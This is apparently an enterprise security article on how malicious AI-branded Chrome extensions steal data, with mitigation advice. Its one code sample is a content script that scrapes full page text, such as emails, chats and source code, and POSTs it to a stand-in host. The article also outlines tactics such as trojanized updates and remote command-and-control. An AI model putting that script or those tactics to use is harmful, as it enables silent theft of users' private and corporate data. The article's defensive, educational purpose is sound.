
Chrome browser extensions have increasingly become one of the most privileged, but often the least governed, execution layers in many enterprises. As AI-powered extensions proliferate and perform a variety of functions, they also introduce new risks. This article explores how malicious AI extensions are stealing data. It also examines why Chrome extension security should no longer be treated as a user-awareness issue but rather as a data exfiltration and identity-compromise problem operating within an organization’s browser trust boundary.
Key Takeaways
- Malicious Chrome extensions: These are increasingly masquerading as AI productivity tools, harvesting sensitive data at scale.
- Broad Chrome extensions: Chrome extensions often have broad permissions, including access to tabs, storage, cookies, and the DOM. This is often far beyond what users realize.
- Weak traditional controls: Traditional tools, including EDR, DLP, and CASB, often lack visibility into browser runtime behavior, further increasing risk.
- Stronger security governance: Enterprise browser security should include extension governance, runtime inspection, and least-privilege enforcement for enhanced security
- Expanded attack surface: Attackers are increasingly exploiting store trust, updates, and obfuscation to persist undetected and increase their chances of success.
Why Chrome Extension Security Is a Growing Risk in the Age of AI
Several factors explain why Chrome extension security is becoming a key risk in the age of AI. It should be noted that modern extensions effectively function as in-browser applications with deep access to user sessions and content. AI capabilities amplify this by:
- Ingesting page content (including emails, chats, documents)
- Calling external APIs (including LLM backends)
- Storing conversation context locally or remotely
Several common permissions also expand the attack surface, including:
- Tabs: They read active tab URLs and metadata.
- ActiveTab: They can access the page content when they interact.
- Cookies: They can read/write session cookies.
- Storage: This can retain sensitive data locally.
- WebRequest/webRequestBlocking: This seeks to intercept and modify traffic.
- Scripting: This is effective in injecting JavaScript into pages.
Example: Data Exposure through Content Script
// content.js
const data = document.body.innerText;

fetch("https://api-helper-ai.example/upload", {
  method: "POST",
  body: JSON.stringify({ content: data })
});
If malicious, the script above can exfiltrate emails (Gmail, Outlook), chat transcripts (Slack, Teams), CRM data (Salesforce), and source code (GitHub, GitLab), posing a critical risk to an organization’s operating environment.
Why Attackers Are Specifically Targeting AI Browser Extensions
AI extensions tend to normalize continuous data access. Users expect them to read entire documents, their conversations, and web pages. This, in turn, creates ideal conditions for abuse. Attackers benefit from structural advantages, including:
- High trust: AI tools are generally perceived as helpful and safe, which makes users somewhat passive in their use, reducing scrutiny. So, an attacker can trick the user into using a key helper, such as ‘ChatGPT Helper’ or ‘AI Email Assistant’.
- Broad access: Users often grant AI permissions without scrutiny. They do this without fully understanding the security risks this introduces into the operating environment. This broad access thus increases the attack surface, making attacks more likely.
- Persistent execution: AI tools can run a wide range of processes across sessions and domains. This persistent execution increases dwell time and, in turn, exposure to security risks.
- Remote control: The external behavior of AI tools can be dynamically changed through backend APIs. This allows attackers to remotely control their execution, increasing the risk of more successful attacks. Attackers can also leverage Command-and-Control (C2) via APIs, allowing extensions to fetch instructions from remote servers.
- Trojanized updates: The attacker may adopt a benign approach in the initial version. This approach builds user trust during initial deployment before introducing malicious functionality through post-install updates.
- Obfuscated code: Using obfuscated code or dynamically loaded scripts can, in some cases, allow attackers to evade detection and carry out attacks through extensions. Their activities, therefore, remain largely undetected, leading to more successful attacks.
What Recent Chrome Web Store Campaigns Reveal About the Threat
Recent campaigns show a clear evolution: malicious extensions pass initial store reviews, then accumulate a huge number of installs afterward. They also introduce malicious payloads through updates. This has led to the following observed behaviors:
- Session hijacking: Stealing cookies to access accounts
- Credential harvesting: Injecting login overlays
- Silent data exfiltration: Streaming page content to external endpoints
These campaigns reinforce how well-coordinated and scalable some of these attacks have become. In many enterprises, malicious extensions are no longer isolated incidents but now form part of organized, multi-extension operations designed to evade detection and maximize reach.
Threat research has also shown that malicious Chrome extensions have been used to harvest sensitive data from various platforms, including Google services, Telegram, and AI platforms such as ChatGPT and Claude. This sensitive data includes session tokens, browsing activity, and user-generated content. These attacks can be effective because most extensions operate entirely within legitimate browser sessions. This allows them to capture AI interactions such as prompts, responses, and embedded data, often without triggering traditional security controls.
The above research highlights a critical shift in the age of AI: Attackers no longer break into systems but rather operate within them through trusted browser components, often with direct access to AI-generated workflows and enterprise data.
Why These Attacks Bypass Traditional Security Tools
There are several reasons why the above attacks bypass traditional security tools. These include:
- Trusted execution context: Extensions execute inside trusted browsers and under legitimate user identities. This means that their executions are often within allowed permissions, hence no ‘exploit’ is required, making attacks increasingly successful.
- Encrypted traffic: Data exfiltration in Chrome extensions occurs over encrypted channels such as HTTPS. It therefore appears as normal API traffic and does not trigger security alerts.
- No endpoint indicators: On endpoints, there are no alert indicators. The EDRs typically observe Chrome processing legitimate extensions. They do not detect DOM-level data extraction; as a result, attacks go undetected.
- DLP blind spots: DLP tools often miss due to blind spots. In this scenario, data scraped directly from rendered pages can be transmitted through extension-controlled requests. This raises the risk of data leaks across the organization.
- Update-based attacks: Many security reviews focus only on the initial submission. This allows attackers to leverage post-install updates to introduce malicious logic after initial security review, and in most cases, these are successful.
How to Reduce Chrome Extension Security Risks Across Your Organization
Security teams should take a proactive role in mitigating security risks posed by Chrome extensions in their organizations. Common measures to pursue in this regard include the following.
- Enforce extension allowlisting: Only approved extensions should be permitted to reduce browser extension risks. This means that all non-approved extensions should be blocked by default to reduce the stack surface.
- Limit permissions: Review all broad permissions requests as part of the overall browser enterprise security approach. In addition, restrict high-risk permissions such as cookies and webRequestBlocking, where possible.
- Monitor runtime behavior: Inspect all network calls and data flows both to and from the organization. Script injections should also be monitored regularly.
- Control updates: Validate extensions, new versions, and updates before deployment to avoid contaminating operations. It is also crucial to use staged rollouts to control updates.
- Implement enterprise browser controls. Implement enterprise browser control with centralized policy enforcement across the organization. This assists in obtaining and maintaining visibility into extension activity and effectively applying mitigatory measures.
- Undertake user awareness: Train users to avoid interacting with unknown AI extensions and seeking advice from security teams. They should also be educated on how to carefully review permissions and always refer to verified publishers.
The bottom line is that organizations should no longer treat the browser merely as a client but as a critical execution environment. Extensions are now effectively acting as privileged plugins, data processors, and in some cases, API clients. This makes browser extension security risks equivalent to insider threats and API abuse, hence the need for stricter controls.
Frequently Asked Questions (FAQs)
1. How long do malicious AI extensions typically stay live in the Chrome Web Store before being removed?
Malicious extensions can remain live in the Chrome Web Store for weeks, and sometimes even months, before detection and removal. This is especially pronounced if they initially behave harmlessly. Attackers often delay malicious updates until after they have gained a large user base. This allows them to operate undetected within trusted environments, further enhancing their success rates.
2. What types of sensitive data are targeted?
Extensions commonly target data such as session cookies, authentication tokens, email content, chat messages, and any sensitive documents across organizational systems. They also target browsing activity, which increases the organization’s attack surface. This data enables adversaries to carry out a variety of attacks, such as account takeover, intellectual property theft, and unauthorized access to enterprise systems, without requiring credentials.
3. Does switching to Incognito mode stop AI extensions from capturing conversation data?
No. Extensions can still operate even in Incognito mode if they are explicitly enabled. If granted access, they can read and transmit data in Incognito just like in normal browsing sessions. This makes Incognito an ineffective defense against malicious extensions. Therefore, it is not advisable to switch to Incognito mode to prevent AI extensions from capturing conversation data.
4. How can I tell if a Chrome extension is safe?
You can tell whether a Chrome extension is safe by reviewing its permissions, publisher reputation, and update history. You can also avoid extensions requesting broad access across all sites, as they can be risky. Even then, always note that safety is not guaranteed. Therefore, you should always rely on centralized controls and monitoring rather than user judgment alone.
Conclusion
The rise of AI-powered extensions has transformed the browser into a high-value attack surface and execution layer within most enterprise environments. Malicious actors frequently exploit trust, permissions, and update mechanisms to operate within the enterprise perimeter with legitimate access. Organizations that rely solely on traditional controls are increasingly exposed to these threats. Effective defense mechanisms require treating Chrome extensions as untrusted, high-privilege code and calls for enforcing visibility, control, and continuous validation at the browser layer.
References
- Bitdefender. (2024). Malicious Chrome extensions steal Google, Telegram data.
https://www.bitdefender.com/en-us/blog/hotforsecurity/malicious-chrome-extensions-steal-google-telegram-data
- Bastion Security. (2025). Malicious Chrome extensions secretly stealing your data.
https://www.bastionsecurity.co.nz/article/malicious-chrome-extensions-secretly-stealing-your-data
- ExpressVPN. (2024). Malicious Chrome extensions: What you need to know.
https://www.expressvpn.com/blog/malicious-chrome-extensions/
- Google. (2024). Chrome Extensions documentation: Permissions and security model.
https://developer.chrome.com/docs/extensions
- OWASP. (2023). OWASP Top 10.
https://owasp.org/www-project-top-ten/
- Google. (2024). Chrome Web Store policies.
https://developer.chrome.com/docs/webstore/program-policies/